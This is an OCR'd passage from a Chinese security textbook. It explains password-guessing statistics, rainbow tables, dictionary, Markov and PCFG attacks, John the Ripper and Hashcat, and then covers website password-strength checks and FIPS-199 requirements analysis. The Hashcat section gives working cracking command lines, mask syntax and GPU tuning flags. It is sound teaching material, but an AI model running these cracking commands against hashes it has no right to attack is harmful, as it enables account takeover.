Rockyou	首字母	sm1cba0pljdtrk2hgfniew39v45o8y76zMSBACJq
Rockyou	末字母	1ae326sn5794y08roltdihgmukzc!pxwbA.fEjS*
Myspace	全部	ealoirslnt1cmd0hb3yugk9p6485f7wvjz!x.AES
Myspace	首字母	sbmcpldatj1frhgkinwe2ovy304uB8$95z76MJDC
Myspace	末字母	1326795408!esarty.ntdlohkmg*ucpibxjfzw?$v
Hotmail	全部	aeoi1r0ln2st9mc83765u4dbpghyvfkjAzEIOxRL
Hotmail	首字母	a1mbc2sp0lterdjfgn3hi6k759vo48yAwMzBSCuq
Hotmail	末字母	aos01326e57849nrilydzmtuAhbO.gck*SxpfE@+

通过对英语国家已泄露口令集进行分析，我们发现实际生活中人们使用的密码也符合图里的频率分布。在表中，我们发现几乎全部口令集中的频率分布都符合英语语言字母频率分布，说明大多数人口令中的字符频率与自己本国的语言习惯相符。但是在首字母中，大写字母占了一部分，说明人们习惯使用大写字母作为密码的第一个字符；在末字母中，特殊字符及数字又有所增加，说明人们更倾向于与将非字母字符放置于密码的末尾。这些特性，对于其他的猜测攻击方法也有着重要的指导意义。

3．彩虹表

在一个标准的离线口令破解攻击中，攻击者拥有口令的散列值，并试图猜出创建它的口令。根据所使用的散列算法，攻击者通常花费绝大部分时间对猜测进行哈希。如果加密过程没有使用盐（salt），这些攻击者生成的哈希值可以存储起来并被重用到以后的破解中，这是因为相同的猜测散列值总是相同的。

这种预先计算攻击最简单的办法是创建一个数据库保存先前的猜测散列，而在以后新的口令破解会话，只需要查询创建的数据库。如果散列匹配，攻击者只要在数据库中找到它相应的明文，破解就完成了。这种查找很快（通常只需几秒），这大大减少了破解常见口令的时间花费。而这样的一个数据库被称为一个散列查找表。

散列查找表的最大问题是存储空间过大，以 Church 的无线路由哈希查找表为例，总的密钥空间是十亿（1,000×1,000,000），表的总大小约为 33G。因此，如果加上更多的词组规则，表将变得太大而无法实现。

彩虹表可以看成是一种非常有效，但有损耗的压缩散列查找表的实现算法。它采用时空折中思路，引入 hash 链的每一步的使用不同的还原函数并去除了辨识点的思想。其基本思路为：假设有一种口令哈希函数 H 和一个有限口令集 P，目标是预先计算一个数据结构，对于任意的哈希函数输出 h，都能很快地在 P 中定位 p，使得 H(p)=h，或确定

在 P 中有没有这么一个 p。

4．Dictionary Attack（字典攻击）

在破解密码或密钥时，逐一尝试用户自定义词典中的单词或短语的攻击方式。与强力破解相区分的是，强力破解会逐一尝试所有可能的组合密码，而字典攻击会使用一个预先定义好的单词列表。以已泄露的密码集或改进的密码集作为字典文件，基于一定的变形规则进行猜测。字典破解的成功率不仅仅取决于所选的输入字典，还和变形规则有关。字典破解相对暴力破解更快，然而问题是猜测次数是有限的。这意味着攻击者使用越大的输入字典，应用到每个单词的变形规则就越少。同样的，如果攻击者想使用很有侵略性的变形规则，以至于每个单词都有成千上万次猜测，则他必须选择很小的，有针对性的输入字典。这两种破解技术——大的输入字典、简单的变形规则和小字典、复杂的变形规则——并不一定是相互排斥的，很多攻击者经常采用多轮的策略来破解一个口令，首先尝试一个小的字典，如果破解失败，则再尝试更大的字典。

字典攻击是攻击者使用一个攻击者认为可能会用在口令中的单词字典，攻击者试图重现这种口令选择的方法，从输入字典中抽出单词并且使用各种变形规则对输入的单词进行处理，用经过变形后的单词进一步匹配目标口令。对于一个成功的字典攻击它需要最原始的单词成为攻击者的输入字典，并且攻击者对字典使用正确的字处理规则。

但是也正是这个原因，字典攻击在下面的情况下会失效：

① 目标口令的创建规则并不是攻击者猜测的容易受到攻击的规则。比如一些网站、系统推荐的随机口令。

② 攻击者输入的字典不够全面不包含目标口令中的基本单词。

③ 攻击者使用变形规则并没有包含目标口令所使用的规则。

所以，字典攻击的成功率主要取决于所选取的字典和采取的变形规则，两者互相限制。由于计算能力的限制，猜测量在一定时，攻击者选择更大的字典，那么每个单词的变形规则就会变少。同样，如果攻击者使用更多更全面的变形规则，每个单词将会产生大量的猜测，这时就必须选择更有代表性、单词数量更小的字典。

5．基于概率的口令猜测

（1）马尔可夫链

马尔可夫链又叫做离散时间马尔可夫链，是在状态空间内从一个状态转换到另一状态的随机过程。该过程具有“无记忆”的性质：下一个状态的概率分布由当前状态所决定，在时间顺序中和它前面的事件无关。这种性质也被叫做马尔可夫性质，在实际应用中作为统计模型具有很多的应用。

在马尔可夫链的每一步中，系统根据概率分布，可从一个状态转变到另一个状态，也可以保持当前状态。状态的改变叫做过渡，与不同的状态改变相关的概率叫做过渡概率。比如，对于满足马尔可夫性质的随机变量序列 $X1$，$X2$，$X3$，…，Xn，则下一时刻的状态 $Xn+1$ 的条件分布只取决于当前的状态 Xn，与过去的状态无关，我们做出如下定

义（每个状态的概率 P（$X1$，$X2$，$X3$，…，Xn）>0），则

$$P(X_{n+1}=x|X_1=x_1, X_2=x_2, X_3=x_3, \cdots, X_n=x_n)$$
$$=P\left(X_{n+1}=x \mid X_n=x_n\right)$$

以上公式中 Xi 所有可能的取值构成了该链的状态空间 S，这表示从一个时刻到下一个时刻的概率 P（Xn+1 =x| Xn=xn），强调了马尔可夫链与 P（Xn-1=xn-1）这一结构无关。

马尔可夫链还有相应的变种形式，比如多阶马尔可夫链，例如 m 阶马尔可夫链（其中 m 是有限的），其公式如下所示：

$$P(X_{n+1}=x \mid X_1=x_1, X_2=x_2, X_3=x_3, \cdots, X_n=x_n)$$
$$=P\left(X_{n+1}=x \mid X_n=x_n, \cdots, X_{n-m+1}=x_{n--m+1}, X_{n-m}=x_{n-m}\right) n>m$$

也就是说从一个时刻到下一个时刻的概率，未来的下一个状态取决于之前的 m 个状态。

马尔可夫链具有以下性质：

- 可还原性；
- 周期性；
- 重现性；
- 各态遍历性；
- 律动性。

有基于全串的马尔可夫链，以“password”为例，其公式如下所示：

$$P(password)=P(p)P(a|p)P(s|pa)P(s|pas)\cdots P(d|passwor)$$

对于变种的马尔可夫链，我们假设最高阶是 4 阶，同样是以“password”的概率为例，其公式如下所示：

$$P(password)=P(p)P(a|p)P(s|pa)P(s|pas)\cdots P(d|swor)$$

通常情况下，可以使用一个已泄露的密码口令集作为训练集，统计得到一个存有 n 阶字符子串出现概率的数据库。利用马尔科夫模型的可还原性，能够计算出任何一个口令在训练集中的概率。在猜测过程中，将高概率的字符子串组成的口令依次输出。但是该模型依旧存在着不足之处，得到的 n 阶字符子串长度是规定好的，并不能体现口令中的语义、变形等规律，同时训练集中不存在的字符子串概率很难计算。

（2）基于 PCFG 方法

基于 PCFG 的方法允许用户创建自己的口令并且自动从训练集中导出编码规则。将数据集分成两个部分，分成训练集和测试集两部分。随机的从其中一个口令数据集中选择部分口令集作为 PCFG 训练集，同时从剩下的每个口令数据集中随机的选择部分口令集作为 PCFG 的测试集。选择训练集的理论依据是，选择数据集中会有更多不同的组成类型。

首先，它将所有训练集中的口令划分成相应字符的序列片段，并且获得相应的基本

结构及其相关的发生概率。在训练程序中，对于给定的训练集中的每一个口令，将口令变换成基础结构类型，并将这样的基础结构加入专门保存基础结构的列表中，相同的基础结构类型的不再重复的增加进入列表。同时计算相同基础结构类型的出现的次数，并且计算出所有基础结构类型出现的总次数。计算每个口令中存在的数字和特殊字符的概率。这些数字和特殊字符以个数来分开存储。

例如，口令“wanglei@123”中“wanglei”将划分为 L 片段，“@”将划分成 S 片段，“123”将划分成 D 片段。它的基础结构是 $L_7S_1D_3$。$L_7S_1D_3$ 的概率如下：

$$\frac{\#count(L_7S_1D_3)}{\#count(base-structure)}$$

“123”代表的 D3 片段在所有的口令中的概率如下：

$$\frac{\#count("123")}{\#count(D_3)}$$

同理“@”代表的 S1 片段在所有口令中出现的概率如下，这些信息用于生成概率上下文无关文法。

$$\frac{\#count("@")}{\#count(S_1)}$$

然后，就可以得到以降序排列的概率口令猜测，这里的概率口令指的是基础结构类型。在生成新的训练集的程序中，将存储基础结构类型列表中的每个基础结构片段与外部输入的字典、在训练程序中生成的数字和特殊字符存储的文件进行比对，生成新的口令训练集。还是以基础结构 $L_7S_1D_3$ 为例，L_7 片段表示此结构中有 7 个连续的字母，那么就在外部输入的字典中寻找字母长度为 7 的口令，并保存到用来存储字母的列表中；S_1 同样的表示此结构中有一个特殊字符，那么就将保存相应个数的特殊字符文件中的内容保存到用来存储数字的列表中，同样的可以将数字保存到相应的用来存储数字的列表中。

在这些列表生成完了之后，以 $L_7S_1D_3$ 的顺序对每个列表进行遍历，将遍历中匹配到的内容相结合，这就生成了新的训练口令集。比如，$L_7S_1D_3$ 在字典中匹配到字符串“wanglei, zhangji”，在数字和特殊字符文件中匹配到“123”，“@”，那么生成的口令就应该是“wanglei@123”和“zhangji@123”。而任何一个猜测的概率都是其内部各个片段概率的乘积。比如，“wanglei@123”的概率就是：

$$P("wanglei@123")=P(L_7S_1D_3)*P(L_7\to wanglei)*P(S_1\to @)*P(D_3\to 123)$$

生成的新的训练集中，口令也是按照概率由高到低排列。数字片段和特殊字符片段的概率从训练集中得出，而字母字符片段的概率可以从训练集中得到也可以从外部输入字典中得到。

6. JTR

John the Ripper 是目前最为流行的口令破解工具之一，作为一个开源软件，我们可以在他的官网上免费下载他的 Linux 以及 Windows 非商业版本。我们也可以付费使用 John the Ripper Pro，这是 John the Ripper 的商业版本，使用者还可以付费下载更多的破

解字典，使用更多的功能。

John the Ripper 提供下列四种模式帮助我们破解目标

- “Wordlist Crack Mode”可以选择使用规则及不使用不规则的字典档破解模式。
- “Single Crack Mode”，用最简单的变形来进行破解的工作，速度最快。
- “Incremental Crack Mode”暴力破解，尝试所有可能的字符组合。
- “External Crack Mode”，可以定义用户自己的破解模式。

其中，“Single Crack Mode”是根据用户的名称，加上常见的变化而猜测密码。例如破解 Linux 用户密码，我们得到 Linux 账号密码文件 shadow.txt，文件中存在用户名称等信息。假设用户名叫 fool，而他的密码是 fool123、fool1、loof、loof123、lofo……这样简单的用户密码一般会在很短的时间内会被全部猜测出来。

“Wordlist Crack Mode”使用字典文件来进行破解，因为设置密码的人倾向于使用常用的单词，如人们常用 hello、superman、cooler、asdfgh、123456 等作为自己的密码。而此模式下的 rules 参数则在此基础上再加上些变化，如字典中有单词 cool，则 John The Ripper 还会尝试使用 cooler、CoOl、Cool 等单词变化进行解密。一般视 SHADOW 中的用户多少及你的字典大小、你的机器速度，此模式的解密时间从几小时到几天不等。

“Incremental Crack Mode”的主要原理是遍历所有可能的密匙空间，也就是真正的穷举暴力破解。John The Ripper 会尝试以 95 个字母(因为从键盘上只能输入 95 种可能的键值)进行 1-8(8 个字母是密码的最长值，所有密码中 8 位以后的部分均不会被使用，目前的 DES 加密体系就是这样的)个长度的所有组合，这是很漫长的过程，据相关资料计算，该过程破解能够达到上万年。不然，该模式下能够预设猜测时间或者猜测次数，从而帮助用户可操作的破解密码。

“External Crack Mode”是允许使用者自己使用 C 语言编写自己的破解程序，然后挂在 John The Ripper 下进行破解。这种模式极大地增加了 John The Ripper 的可用性，方便用户破解各种不同类型的密码，是 John The Ripper 适合各种情况。

在使用过程中，我们一般使用“Wordlist Crack Mode”方法，配合不同的字典，使用文件\John179\doc\RULES.txt 中介绍的默认规则进行破解。我们列出了 John the Ripper 字典破解模式默认变形规则的前八位，参见表 7-2。

表 7-2 John the Ripper 字典破解模式默认变形规则

排　名	变 形 规 则
1	单词原型
2	纯字母数字单词字母部分全小写
3	纯字母数字单词字母部分全大写
4	纯字母单词全小写的复数形式
5	纯字母单词全小写尾部加“1”
6	纯字母单词全大写尾部加“1”
7	重复某些短的纯字母单词
8	纯字母单词全小写并逆序

常用破解工具 John the Ripper 提供各种不同的模式供使用者进行猜测，其中较常用的 Wordlist Mode 就是一种字典攻击模式。在 John the Ripper 文件夹的 john179\run\password.lst 文件，就是一个默认的字典文件，在 John the Ripper 的官网上，我们可以得到包括 21 种不同语言的单词的字典，并且还有针对某种特定语言（如意大利语、西班牙语等）的各种大小不同的字典，包含常用单词，已经该语言不常用的晦涩单词。John the Ripper 的官网总共能提供包括 400 万单词的字典。

表 7-3 中六个字典大小不同，来自不同的语言。“English_Lower”，“Finnish_Lower”，

表 7-3 显示了几种常用字典。

字典名称	单词数量
Dic-0294	869228
English_Lower	444678
Common_lower	816
English_Wiki	68611
Swedish_Lower	14555
Finnish_Lower	358963

“Swedish_Lower” 和“Common_lower”可以从 John the Ripper 官网上获得，其中的“lower”表示该字典所存储的都是小写单词。“dic-0294”可以从著名的口令破解网站 outpost9 得到，该字典被许多传统破解工具认为是非常有效的。最后的字典“English_Wiki”是一个维基百科的镜像网站所产生的，他将全球不同文化的各种维基百科用户所输入的词条信息加以挑选放入字典。

7. HASHCAT

（1）概述

HashCat 是世界上最快的基于 CPU 的口令破解工具。HashCat 系列软件在硬件上支持使用 CPU、NVIDIA GPU、ATI GPU 来进行密码破解。在操作系统上支持 Windows、Linux 平台，并且需要安装官方指定版本的显卡驱动程序，如果驱动程序版本不对，可能导致程序无法运行。

HashCat 主要分为三个版本：HashCat、oclHashCat-plus、oclHashCat-lite。这三个版本的主要区别是：HashCat 只支持 CPU 破解。oclHashCat-plus 支持使用 GPU 破解多个 HASH，并且支持的算法高达 77 种。oclHashCat-lite 只支持使用 GPU 对单个 HASH 进行破解，支持的 HASH 种类仅有 32 种，但是对算法进行了优化，可以达到 GPU 破解的最高速度。

（2）指定 hash 类型

在 HashCat 中--hash-type ?参数可以指定要破解的 HASH 类型，运行 HashCat 主程序加上--help 参数，在* Generic hash types: 中可以看到各种 HASH 类型的代号，图 7-6

所示。

不同版本的 HashCat 所支持的 hash 类型有所不同，如果没有指定--hash-type 参数，那么程序默认为 MD5 类型。

```
* Generic hash types:

    0 = MD5
   10 = md5($pass.$salt)
   20 = md5($salt.$pass)
   30 = md5(unicode($pass).$salt)
   40 = md5($salt.unicode($pass))
  100 = SHA1
  110 = sha1($pass.$salt)
  120 = sha1($salt.$pass)
  130 = sha1(unicode($pass).$salt)
  140 = sha1($salt.unicode($pass))
  300 = MySQL
  400 = phpass, MD5(Wordpress), MD5(phpBB3)
  500 = md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
  900 = MD4
 1000 = NTLM
 1100 = Domain Cached Credentials, mscash
 1400 = SHA256
 1410 = sha256($pass.$salt)
```

图 7-6 HASH 各种类型代号

（3）指定破解模式

在 HashCat 中--attack-mode ?参数可以指定破解模式，软件一共支持 5 种破解模式，分别为：

0 Straight（字典破解）；

1 Combination（组合破解）；

3 Brute-force（掩码暴力破解）；

6 Hybrid dict + mask（混合字典+掩码）；

7 Hybrid mask + dict（混合掩码+字典）。

（4）HashCat 中破解例子

以 oclHashCat-plus 为例，以下是 oclHashCat-plus 中的参数介绍：

-m 这个是指定破解的 hash 的类型，具体的类型可以在--help 参数中看到。默认是 0 也就是 MD5。

-a 指定破解的模式，默认是字典模式。

-o 输出文件，破解成功的密码存放的文件。

--remove 移除破解成功的 hash，当 hash 是从文本中读取时有用，避免自己手工移除已经破解的 hash。

--username 忽略用户名，如果你的 hash 文件中是 username：hash 这种格式只需要指定这个参数，就不需要再手工编辑了。

-r 指定规则文件，字典根据规则文件做变形，用于破解相似密码。

① 字典破解

```
OclHashCat-plus64.exe --hash-type 0 --attack-mode 0 {HASH 文件} [字典 1] [字典 2] [字典 3]…
```

这是命令行中的书写格式，使用字典破解 MD5，则其命令行如下：

```
OclHashCat-plus64.exe --hash-type 0 --attack-mode 0 d: md5.txt d: dict1.txt d:  dict2.txt
```

字典破解由于受到磁盘和内存速度的影响，速度无法达到 GPU 的最大运算速度，基本上一个 5GB 的字典，对于 MD5 破解来说 10 分钟内可以跑完。

② 暴力掩码破解

```
OclHashCat-plus64.exe --hash-type 100 --attack-mode 3 {HASH 文件} [掩码]
```

掩码

HashCat 中默认的掩码一共有 9 种，如图 7-7 所示。

```
* Built-in charsets:

  ?l = abcdefghijklmnopqrstuvwxyz
  ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
  ?d = 0123456789
  ?a = ?l?u?d?s
  ?s =  !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
  ?h = 8 bit characters from 0xc0 - 0xff
  ?D = 8 bit characters from german alphabet
  ?F = 8 bit characters from french alphabet
  ?R = 8 bit characters from russian alphabet
```

图 7-7　HashCat 掩码信息

?l：a-z；?u：A-Z；?d：0-9；?a：键盘上所有的特殊字符；?s：键盘上所有的可见字符；?h：8bit 0xc0-0xff 的十六进制。

?D：8bit 的德语字符；?F：8bit 的法语字符；?R：8bit 的俄语字符。

比如 ?d?d?d?d?d?d?d?d 对应 8 位纯数字组合；?l?l?l?l?d?d?d?d 对应前 4 位小写字母，后 4 位数字组合。

小写字母和数字组合要用掩码来表示时，就需要用到自定义字符集这个参数。软件支持用户最多定义 4 组字符集，分别为：

```
?1   --custom-charset1 [chars]
?2   --custom-charset2 [chars]
?3   --custom-charset3 [chars]
?4   --custom-charset4 [chars]
```

比如：--custom-charset1=?l?d，那么?1 表示自定义字符集 1 为小写+数字，那么 8 位随机的数字与小写字母组合，掩码表示写成：?1?1?1?1?1?1?1?1。

--custom-charset2 =abcd1234，那么?2 表示自定义字符集 2 为 abcd1234，代表字符串由 abcd1234 组成的所有可能组合，掩码表示为：?2?2?2?2?2?2?2?2?2。

掩码长度

对于已知长度的口令，可以使用固定长度的掩码进行破解。比如需破解 10 位数字，这样就可以写成是?d?d?d?d?d?d?d?d?d?d。对于想要破解一些未知长度的口令，用户希望软件在一定长度范围内进行尝试，我们可以使用 increment 参数，使用--increment-min ?定义最短长度，使用—increment-max ?定义最长长度。比如，想要破解 6-8 位小写字母，则可以写成：

```
--increment  --increment-min 6 --increment-max 8 ?1?1?1?1?1?1?1?1
```

破解 8-11 位数字+小写，可以写成：

```
OclHashcat-plus64.exe  --hash-type  100  --attack-mode  3  --increment
--increment-min  8  --increment-max  11  --custom-charset1  ?l?d  d  :
sha1.txt ?1?1?1?1?1?1?1?1?1?1?1
```

参数优化

HashCat 本身考虑到系统资源的分配，默认参数下并没有最大化的来使用硬件资源，如果想让破解速度最大化，就需要对一些参数进行配置。

Workload tuning 负载调优

该参数支持的值有 1，8，40，80，160。--gpu-accel 160 可以让 GPU 发挥最大性能。

GPU loops 负载微调

该参数支持的值的范围是 8-1024。--gpu-loops 1024 可以让 GPU 发挥最大性能。

Segment size 字典缓存大小

该参数是设置内存缓存的大小，作用是将字典放入内存缓存以加快字典破解速度，默认为 32MB，可以根据自身内存情况进行设置。--segment-size 512 可以提高大字典破解速度。

7.1.2.2　常用网站口令强度分析

1．概述

近几年来，相对于口令破解技术的快速发展，为了提高口令抗破解攻击的能力，口令强度度量的研究一直是口令安全领域的重要研究方向。

目前口令强度度量领域的主要研究方向是对口令强度进行定量计算。口令强度度量算法使用一个口令字符串作为输入，其计算结果通常反映了攻击者破解该口令需要花费的开销值。口令强度度量的结果通常可以用来指导用户选择合适的口令，或是在用户创建口令时用一些强制策略来确保口令的强度达到一定标准。

目前，国内外主流网站使用的口令强度度量机制通常依靠口令的长度，以及口令中使用到的字符类型数量（大写字母、小写字母、数字、特殊符号 4 个字符集，对应 ASCII 码表 32~126，共计 95 个字符）来度量口令的强度，并以此作为限制条件阻止用户创建弱口令。然而，这样的算法效果较差，往往导致一些弱口令被系统接受，而一些强口令反而被拒绝。

用户身份认证是信息系统的第一道安全防线，用户名-口令机制则是身份认证中最常用的方法。尽管现在也出现了一些诸如图形认证、用户生理特征认证和基于硬件等多种身份认证方法，但是口令机制具有易懂、易用和易于实现的特点，这使得口令机制在今后一段时间依然是用户身份认证的一个重要方法。但是基于用户名和口令的身份认证依赖于用户所选口令的安全级别，而用户在选择口令的时候很难生成一个自己容易记忆并且强度很高、很难被攻击的口令。因此准确地理解和判断用户口令的安全性已经成为了一个非常活跃和重要的研究领域。

口令强度研究，主要是研究如何评测口令的强度，常用的方法有基于信息熵的评测和基于攻击效果的评测。目前各个主流网站使用的口令强度度量方法主要有两类，一类是利用 Ajax 技术将口令加密后传输到服务器端，由服务器解密后再计算口令强度。然而让服务器获取口令明文是与安全原则相违背的。另一类方法是使用 JavaScript，完全在用户前端 Web 页面实现口令强度度量。但这类方法通常而言度量算法比较简单，不能准确地衡量口令的强弱，使得许多被接受的口令强度仍然较弱，容易被某些口令猜测方法破解。目前国内的大部分网站都采用的是 JS 这种方式来衡量口令强度。

2．一些常用网站口令强度分析

（1）CSDN 网站衡量图

CSDN 网站注册时衡量口令强弱如图 7-8。网站会显示创建口令的规则，比如 CSDN 网站给的提示就是：6~20 个字符；只能包含大小写、数字以及标点（空格除外）。用户必须满足口令的创建规则才能正确的创建口令，否则会被提示“密码长度过短，请重新输入”。

当用户第一次输入登录口令时，在输入框的后面，会有口令强度的显示——低、中还是高，由红色的横条显示。创建的口令是低口令时，口令强度显示（3 条横线）中只

会显示出一条红色的横线；如果创建的口令是中口令，则口令强度显示的 3 条横线中会显示出 2 条红色的横线；当创建的口令是高口令，则三条红色的口令强度显示横线都将会显现。




图 7-8　网站口令评估显示

（2）口令度量标准

```
var Length = {
  lowerLen:  6, ten:  10, fifteen:  15, maxLen:  20 };
if ( len == 0 ){
  level = 0; return level; }
```

① 网站口令长度规定。代码中 Length 是口令长度的指代，Length 的长度范围是 loweLen：6-maxLen：20。登录口令不接受长度为 0 的口令。

```
if ( len >= Length.lowerLen && len < Length.ten ) {
      // 纯字母，纯字符大于等于 6 位且小于 10 位为低级
      if ( checked == 'number' || checked == 'letter' || checked ==
'symbol' ) {
        level = 1; } }
```

② 低口令判断。判断是否是低口令时，首先对口令长度进行了判断，长度在 Length.lowerLen（6）和 length.ten（10）之间。口令中只有 ‘number’、‘letter’ 和 ‘symbol’ 即是纯数字、纯字母或者纯字符的口令，返回的 level 值为 1。Level=1 是低口令。

```
if ( len >= Length.lowerLen && len < Length.ten ) {
// 混排长度大于等于 6 位且小于 10 位为中级
      if ( checked == 'mix' ) {
        level = 2; } }
if ( len >= Length.ten && len <= Length.maxLen ) {
      // 纯数字大于等于 10 位，小于等于 20 位为中级
      if ( checked == 'number' ) {
        level = 2; }
// 纯字母，纯字符，大于等于 10 位且小于 15 位为中级
      if ( len >= Length.ten && len < Length.fifteen ) {
        if ( checked == 'letter' || checked == 'symbol' ) {
          level = 2; } } }
```

③ 中口令判断，同样先是对口令长度进行了判断。口令长度在 Length.lowerLen（6）和 length.ten（10）之间，口令中是‘mix’（数字、字母、字符混排）的口令，返回的 level 值为 2。口令长度在 Length.ten（10）和 Length.maxLen（20）之间，口令中只有‘number’（纯数字）的口令，返回的 level 值为 2。口令长度在 Length.ten（10）和 Length.fifteen（15）之间时，口令中只有‘letter’、‘symbol’，即是只有纯数字或者纯字符的口令，返回的 level 值为 2。Level=2 是中口令。

```
// 混排大于等于 10 位且小于 20 位为高级
    if ( len >= Length.ten && len <= Length.maxLen ) {
      if ( checked == 'mix' ) {
        level = 3; } }
    // 纯字母，纯字符大于等于 15 位且小于 20 位为高级
    if ( len >= Length.fifteen && len <= Length.maxLen ) {
      if ( checked == 'letter' || checked == 'symbol' ) {
        level = 3; } }
```

④ 高口令判断。当用户输入的口令长度在 Length.ten（10）和 Length.maxLen（20）之间时，口令中是‘mix’（数字、字母、字符混排）的口令，返回的 level 值为 3。当用户输入的口令长度在 Length.fifteen（15）和 Length.maxLen（20）之间，口令中只有‘letter’、‘symbol’，即是只有纯字母或是纯字符的口令，返回的 level 值为 3。Level=3 是高口令。

（3）现有网站口令强度度量基本原则

分析过 CSDN 网站口令强度衡量准则，可以发现 CSDN 与国内其他网站，比如网易、搜狐、新浪等的口令强度衡量标准有一定的相似性。

它们将口令强度定义为低、中和高（有些网站将口令强度定义为弱、中和强）这三个程度，它推荐用户在创建口令时口令长度为 6-20 位。分析 CSDN 口令衡量代码可知口令的长度关系着口令的强度，在一定情况下，长度越长强度越高。一般来看，口令的基本长度为 6 位，最少长度的限制，可以使口令的强度有着最低的保障，不至于太过简单而被轻易破解。用户创建口令时，使用到的字符类型——大写字母、小写字母、数字、特殊符号 4 个字符集，而在 CSDN 中不区分字母的大小写。整体来说，字符的种类对于口令的强度影响是最大的，一般情况下，单一的字符类型构成的口令是低口令，两种字符类型的口令就可以是中口令，三种字符类型同时使用可使口令变为高口令。然而用户设置口令时，一般是选择字母和数字的混合，很少会使用特殊字符，这就使得大多数用户的口令强度比较低，容易被破解。

7.2　信息系统安全的需求分析与设计准则

7.2.1　信息系统安全需求分析

设计源于需求，需求源于目标。要弄清安全的需求，就要首先明确安全的管理目标。

一般而言，针对安全的管理目标包括政策需求和业务需求。获取和分析安全需求通常是从国家法律、组织政策、业务策略和责任追究等方面出发，而这些都是系统管理层需要考虑的内容。安全信息系统构建的最终目标，就是要求通过多层次手段最终所实现的信息系统完全满足管理层的要求。但是，由于认知的差异以及技术的约束，管理层所期望的安全目标和安全信息系统的具体实现，这二者之间是存在一定鸿沟的。对于管理目标，它是由非技术方的管理人员所关注和提出的，而信息系统构建和设计则主要由安全专家和技术人员进行的。因此，就需要将安全需求从管理角度的描述"转化"为可被技术人员理解并实现的技术性描述，以便于安全专家和技术人员进行安全信息系统的具体设计与实现。

当前，不同国家、不同行业的组织，对于所遵循和采取的标准和转化方法均有所不同。在安全信息系统构建的过程中，国外有一些可参考的比较成熟的标准，如美国 NIST 所推行的 FIPS-199 (Standards for Security Categorization of Federal Information and Information Systems-199)，它主要介绍了对美国联邦政府信息系统进行安全需求分类和技术性描述。本部分将会简要地介绍 FIPS-199 进行安全需求分析的方法，即根据安全属性和安全影响来描述安全需求。通过这一方法将管理目标"转化"为可实际操作的技术性要求。

在信息化发展过程中，组织的信息化发展通常要考虑业务的需要来建设不同的信息系统。同一个组织内的不同业务往往需要不同的信息系统来支持。因此，组织的信息系统都不是独立存在的，每个信息系统都会与组织内其他信息系统进行交互且存在相互影响。因此，在构建安全信息系统时，管理者与设计者除了要考虑新系统的安全问题，也应考虑该系统可能会直接或间接影响到其他既有系统的问题。整合周边环境问题的方法就是建立一个组织层面的安全架构。如果不从组织整体的角度来考虑系统安全问题，那么即使新部署的系统可能是局部安全最优的，但也有可能在一定程度上给组织的整体环境引进新的安全弱点，新部署的系统就有可能损害组织内部的其他系统。由于信息系统可能与其他的组织内部系统有人员、业务或资源的依赖关系，从而势必加剧了危害的后果。

此外，组织的信息系统是为这一组织的具体业务服务的。不同组织往往有不同的业务目标，因此，安全管理需要从不同角度获取不同的安全需求，以构建与安全需求相符合的信息系统。本部分将主要从组织层面考虑，利用 EA(Enterprise Architecture)方法，从不同视角（业务、信息、解决方案、技术）分析安全信息系统构建的基础和目标，获取组织层面的和业务层面的安全需求。在对整个层面的安全需求获取方法有了初步掌握后，本书将引入 SDLC 概念，并将简要介绍安全信息系统的开发构建过程。

7.2.1.1 信息系统安全需求

系统安全需求分析是构建安全信息系统的基础。系统安全需求分析是指针对安全的目标，对信息系统中可能存在的风险及潜在威胁影响进行发现并分析，并以此为依据对

信息及信息系统进行有依据的安全分类，从而利用不同的安全技术制定保护措施来应对风险。

一般而言，首先是明确安全的目标。正如之前所讨论的，安全目标要因应组织的情况而定，首要考虑业务对数据的依赖和相关法律法规的要求。例如，在 FIPS-199 安全需求分类方法中，安全目标的关键就是实现安全的三大要素：

1．机密性

维护对信息访问和公开经授权的限制，包括保护个人隐私和私有的信息，机密性的缺失是指信息的非经授权的公开。

2．完整性

防止信息不适当的修改和毁坏，包括保证信息的不可抵赖性和真实性。完整性的缺失是指信息未经授权的修改和毁坏。

